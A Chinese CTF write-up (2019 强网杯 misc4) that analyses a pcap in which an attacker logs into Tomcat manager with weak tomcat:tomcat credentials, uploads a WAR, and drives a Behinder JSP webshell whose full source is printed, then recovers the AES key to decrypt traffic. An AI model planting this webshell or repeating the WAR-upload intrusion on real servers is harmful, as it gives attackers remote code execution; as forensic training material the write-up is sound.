# 强网杯misc4writeup


原创

ADaiDiYYY 于 2019-09-11 16:05:55 发布 196 收藏

文章标签： ctf_misc 流量分析

## 流量分析：

使用wireshark分析数据包得到，为两个IP通信，端口为8080:




Wireshark · Conversations · misc4.pcap

Ethernet | IPv4 · 1 | IPv6 | TCP · 15 | UDP

| Address A | Port A | Address B | Port B | Packets | Bytes | Packets A → B | Bytes A → B | Packets B → A | Bytes B → A | Rel Start | Duration | Bits/s A → B | Bits/s B → A |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 172.17.0.1 | 43442 | 172.17.0.2 | 8080 | 30 | 32 k | 18 | 3666 | 12 | 29 k | 0.000000 | 118.1312 | 248 | |
| 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | 66 | 109 k | 37 | 8761 | 29 | 100 k | 0.146228 | 23.0870 | 3035 | |
| 172.17.0.1 | 43446 | 172.17.0.2 | 8080 | 8 | 568 | 5 | 348 | 3 | 220 | 101.964088 | 11.5115 | 241 | |
| 172.17.0.1 | 43448 | 172.17.0.2 | 8080 | 9 | 636 | 5 | 348 | 4 | 288 | 113.582205 | 22.3881 | 124 | |
| 172.17.0.1 | 43450 | 172.17.0.2 | 8080 | 10 | 5957 | 5 | 895 | 5 | 5062 | 118.131864 | 0.0092 | 779 k | |
| 172.17.0.1 | 43452 | 172.17.0.2 | 8080 | 10 | 5957 | 5 | 895 | 5 | 5062 | 120.044580 | 0.0148 | 483 k | |
| 172.17.0.1 | 43454 | 172.17.0.2 | 8080 | 8 | 568 | 5 | 348 | 3 | 220 | 127.147756 | 8.8182 | 315 | |
| 172.17.0.1 | 43456 | 172.17.0.2 | 8080 | 28 | 20 k | 16 | 10 k | 12 | 10 k | 172.574978 | 8.8376 | 9522 | |
| 172.17.0.1 | 43458 | 172.17.0.2 | 8080 | 36 | 56 k | 19 | 46 k | 17 | 10 k | 181.414076 | 11.1814 | 33 k | |
| 172.17.0.1 | 43460 | 172.17.0.2 | 8080 | 16 | 20 k | 9 | 15 k | 7 | 5015 | 209.420511 | 5.0312 | 24 k | |
| 172.17.0.1 | 43462 | 172.17.0.2 | 8080 | 38 | 54 k | 20 | 50 k | 18 | 4003 | 229.082923 | 10.0090 | 40 k | |
| 172.17.0.1 | 43464 | 172.17.0.2 | 8080 | 14 | 10 k | 8 | 10 k | 6 | 625 | 250.728066 | 5.0265 | 16 k | |
| 172.17.0.1 | 43466 | 172.17.0.2 | 8080 | 14 | 10 k | 8 | 10 k | 6 | 673 | 256.977777 | 5.0264 | 15 k | |
| 172.17.0.1 | 43468 | 172.17.0.2 | 8080 | 16 | 10 k | 9 | 10 k | 7 | 805 | 263.329671 | 4.9934 | 16 k | |
| 172.17.0.1 | 43470 | 172.17.0.2 | 8080 | 14 | 10 k | 8 | 10 k | 6 | 673 | 270.657979 | 5.0269 | 15 k | |

过滤http协议查看到操作如下：




| | Time | Source | Src port | Destination | Dest port | Protocol | ttl | Host | Info |
|---|---|---|---|---|---|---|---|---|---|
| 39 | 2019-09-04 04:28:29 | 172.17.0.1 | 43442 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /bg-button.png HTTP/1.1 |
| 40 | 2019-09-04 04:28:29 | 172.17.0.2 | 8080 | 172.17.0.1 | 43442 | HTTP | 64 | | HTTP/1.1 200 OK  (PNG) |
| 41 | 2019-09-04 04:28:29 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /bg-middle.png HTTP/1.1 |
| 42 | 2019-09-04 04:28:29 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP | 64 | | HTTP/1.1 200 OK  (PNG) |
| 45 | 2019-09-04 04:28:32 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /manager/html HTTP/1.1 |
| 46 | 2019-09-04 04:28:32 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP | 64 | | HTTP/1.1 401 Unauthorized  (text/html) |
| 48 | 2019-09-04 04:28:35 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /manager/html HTTP/1.1 |
| 56 | 2019-09-04 04:28:35 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP | 64 | | HTTP/1.1 200 OK  (text/html) |
| 58 | 2019-09-04 04:28:35 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /manager/images/tomcat.gif HTTP/1.1 |
| 59 | 2019-09-04 04:28:35 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP | 64 | | HTTP/1.1 200 OK  (GIF89a) |
| 61 | 2019-09-04 04:28:35 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | GET /manager/images/asf-logo.svg HTTP/1.1 |
| 66 | 2019-09-04 04:28:35 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP/XML | 64 | | HTTP/1.1 200 OK |
| 69 | 2019-09-04 04:28:42 | 172.17.0.1 | 43444 | 172.17.0.2 | 8080 | HTTP | 64 | 192.168.0.106:8080 | POST /manager/html/upload;jsessionid=86D82 |
| 78 | 2019-09-04 04:28:42 | 172.17.0.2 | 8080 | 172.17.0.1 | 43444 | HTTP | 64 | | HTTP/1.1 200 OK  (text/html) |

```
Hypertext Transfer Protocol
  GET /manager/html HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /manager/html HTTP/1.1\r\n]
      [GET /manager/html HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI: /manager/html
    Request Version: HTTP/1.1
  Host: 192.168.0.106:8080\r\n
  Connection: keep-alive\r\n
> Authorization: Basic dG9tY2F0OnRvbWNhdA==\r\n
  Upgrade-Insecure-Requests: 1\r\n
  DNT: 1\r\n
```

使用了tomcat:tomcat弱口令登陆进入了tomcat的manager。查看到可以上传war文件：

恢复后查看如下：



| | | | | | |
|---|---|---|---|---|---|
| /manager | *None specified* | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

**Deploy**

**Deploy directory or WAR file located on server**

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

**WAR file to deploy**

Select WAR file to upload 选择文件 未选择任何文件

Deploy

**Diagnostics**


**Check to see if a web application has caused a memory leak on stop, reload or undeploy**

Find leaks   This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

**Server Information**


| Tomcat Version | JVM Version | JVM Vendor | OS Name | OS Version | OS Architecture | Hostname | IP Address |
|---|---|---|---|---|---|---|---|
| Apache Tomcat/7.0.96 | 1.8.0_222-b10 | Oracle Corporation | Linux | 4.9.125-linuxkit | amd64 | b0c110e33fc9 | 172.17.0.2 |

利用该按钮上传了一个压缩文件：




```
POST /manager/html/upload;jsessionid=86D826293947E8E2B6D985E7DEE4E2E0?
org.apache.catalina.filters.CSRF_NONCE=986111C04095876BA6B6AF92359DFEEF HTTP/1.1
Host: 192.168.0.106:8080
Connection: keep-alive
Content-Length: 1046
Cache-Control: max-age=0
Authorization: Basic dG9tY2F0OnRvbWNhdA==
Origin: http://192.168.0.106:8080
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWjwfVNnijpNtR96b
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
76.0.3809.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3
Referer: http://192.168.0.106:8080/manager/html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=86D826293947E8E2B6D985E7DEE4E2E0

------WebKitFormBoundaryWjwfVNnijpNtR96b
Content-Disposition: form-data; name="deployWar"; filename="main.war"
Content-Type: application/octet-stream

PK........!.$O............    ...META-INF/......PK..............PK........!.$O...............META-INF/
MANIFEST.MF.M..LK-..
K-*....R0.3..r.JM,IM.u..      X...[.)h..%&..*8.....%...k.r.r..PK....\.C...D...PK.........}
NN................main.jsp]R]o.1..+..H......\S..E....t. .|......?.Q...:'....
{fvw.....&df.|.K.S.V.dc.eS....>d.?L..........*%.3|......?y5b<..
1-.....E{.e.F.16........!b....S..1.O$.... -.)o..X..
D.U0e9a....a..<.....+..C..q.{^..W}.x/.r........U....
.B.2....].6aJ.;.J..l!Z...h}.2.+..y...6a[w].E.....\..{..h.4.dx.8..:.$....2....d.^...D'+
).hf..V}.ykR..S..rN..7....d..P5.8.3I..].p....?1).Z..fC.U._q.....D/B..K^...$..
..Z{..?.vq..PK.........c...PK..........!.$O............    .................META-INF/....PK.........!.
$O..\.C...D..................=...META-INF/MANIFEST.MFPK...........}
NN........c.....................main.jspPK...................
------WebKitFormBoundaryWjwfVNnijpNtR96b--
```

导出恢复后发现为冰蝎的jsp马。




main ›   搜索"main"

| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| META-INF | 2019/9/4 1:57 | 文件夹 | |
| main.jsp | 2019/2/14 15:44 | JSP 文件 | 1 KB |




```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!class U extends ClassLoader
{U(ClassLoader c)
{super(c);}
public Class g(byte []b)
{
    return super.defineClass(b,0,b.length);}
}%>
<%if(request.getParameter("pass")!=null)
{
    String k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);
    out.print(k);
    return;
}
Cipher c=Cipher.getInstance("AES");
c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);%>
```

查看版本为1.0版本，接下来请求冰蝎的一句话木马，请求成功。




```
2019-09-04 04:31:22      172.17.0.1      43456   172.17.0.2  8080    HTTP      64 192.168.0.106:8080   GET /main/main.jsp?pass=686 HTTP/1.1
2019-09-04 04:31:22      172.17.0.2      8080    172.17.0.1  43456   HTTP      64                      HTTP/1.1 200 OK  (text/html)
2019-09-04 04:31:22      172.17.0.1      43456   172.17.0.2  8080    HTTP      64 192.168.0.106:8080   GET /main/main.jsp?pass=281 HTTP/1.1
2019-09-04 04:31:22      172.17.0.2      8080    172.17.0.1  43456   HTTP      64                      HTTP/1.1 200 OK  (text/html)
```

返回的aes加密密钥如下：



```
  153 2019-09-04 04:31:22     172.17.0.1      43456   172.17.0.2  8080    HTTP     64 192.168.0.106:8080   GET /main/main.jsp?pass=281 HTTP/1.1
  154 2019-09-04 04:31:22     172.17.0.2      8080    172.17.0.1  43456   HTTP     64                      HTTP/1.1 200 OK  (text/html)
  159 2019-09-04 04:31:22     172.17.0.1      43456   172.17.0.2  8080    HTTP     64 192.168.0.106:8080   POST /main/main.jsp HTTP/1.1  (application/octet-stream)
  169 2019-09-04 04:31:22     172.17.0.2      8080    172.17.0.1  43456   HTTP     64                      HTTP/1.1 200 OK  (text/html)
  181 2019-09-04 04:31:30     172.17.0.1      43458   172.17.0.2  8080    HTTP     64 192.168.0.106:8080   POST /main/main.jsp HTTP/1.1  (application/octet-stream)
  185 2019-09-04 04:31:30     172.17.0.2      8080    172.17.0.1  43458   HTTP     64                      HTTP/1.1 200 OK  (text/html)
  191 2019-09-04 04:31:33     172.17.0.1      43458   172.17.0.2  8080    HTTP     64 192.168.0.106:8080   POST /main/main.jsp HTTP/1.1  (application/octet-stream)
  [Next request in frame: 159]
  [Next response in frame: 169]
  File Data: 16 bytes
.ine-based text data: text/html (1 lines)
  ba4ae3277932b0a2
```

查看post数据，以传回的16位为密钥进行解密，发现flag痕迹：



AES 在线加解密

欲加/解密字符串：

```
3DiQT+nfKD29mCPMiSmXY1KEATMblM/hPd4jlLaGV2sWZxy95cc2Yv/3wZ3c/dbdjgT9iHxrduuhZZJYxNQYhbrTG/KVTAik/sqK
VzG145aIkh3U+A900bmQ3+oMQTh+/HsVQqzzEhfqt5cOV5Q4QBqPDs5qGMDxUG5iPAUg8fyp+sgrZmCJVbUMpT2q8xJWQ4ns6L2a
ubcyakIyDUvoUl4Hgv+/M3+y7vKwi1OiwSeu4Hn2A72Pdf9L9RhUnaBJNbcrAKT7lq/1iHvT9211YonZNWogRxSmR+pJVoq6Zdkd
TO+L2BIbnExhxUlmYlUKJ324AOZNdq/IDvxpbiluGqyHpEwWSdAiRtIooFYOR9f+YL54hFQS38UMrbiReXhsCN31hDRwDbAle/Ku
5zPVLujxStvH6BSepFnuDYYz27UZZR38AokGzTYpUozlFrv49w4r7Jf9B4P4Y1EEG31DEY/pW2cdBxN7q3PuK9e1OYg3FNpD8QDC
mZNbvD9iRZg1NH1/WeDKxQWbI3VCvxN7BTqbj3DdA8dDqKMIX1fBasltrLm1gvC1PsOI8M2XA5AyErBPovTjrtAvzgw08cKiIK5i
